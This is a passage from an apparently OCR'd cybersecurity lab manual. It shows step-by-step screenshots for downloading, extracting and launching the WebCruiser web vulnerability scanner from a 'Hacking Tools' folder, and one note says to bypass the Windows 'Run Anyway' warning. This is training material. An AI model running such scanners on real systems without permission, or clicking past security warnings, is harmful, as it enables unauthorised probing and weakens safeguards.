


Figure 2.3 Screenshot of PLABWIN10: Clicking the Tools folder on the Intranet website.

Step 4

Scroll down and click **Hacking Tools**.




Figure 2.4 Screenshot of PLABWIN10: Clicking the Hacking Tools folder on the intranet Website.

Step 5

Scroll down and click **WebCruiser.zip**.




Figure 2.5 Screenshot of PLABWIN10: Clicking the WebCruiser.zip tool.

Step 6

A notification bar appears at the bottom of Internet Explorer. Click **Save**.




Figure 2.6 Screenshot of PLABWIN10: Clicking Save in the notification bar.

Step 7

In the notification bar, click **Open folder**.




Figure 2.7 Screenshot of PLABWIN10: Clicking Open folder on the notification bar.

Step 8

The **File Manager** window is opened.

Right-click **WebCruiser** and select **Extract All**.




Figure 2.8 Screenshot of PLABWIN10: Right-clicking the zip file and selecting Extract All from the context menu.

Step 9

The **Extract Compressed (Zipped) Folders** dialog box is displayed.

Keep the default extraction path and click **Extract**.




Figure 2.9 Screenshot of PLABWIN10: Keeping the default options and clicking Extract.

Step 10

The **WebCruiserWVS** folder is displayed.

Double-click **WebCruiserWVS** to see its contents.




Figure 2.10 Screenshot of PLABWIN10: Showing the WebCruiserWVS folder and double-clicking to open it.

Step 11

The contents of the **WebCruiserWVS** folder is displayed.

Double-click **WebCruiserWVS.**

> ***Note:*** *If you are prompted not to run WebCruiser, click More Info, then choose Run Anyway.*

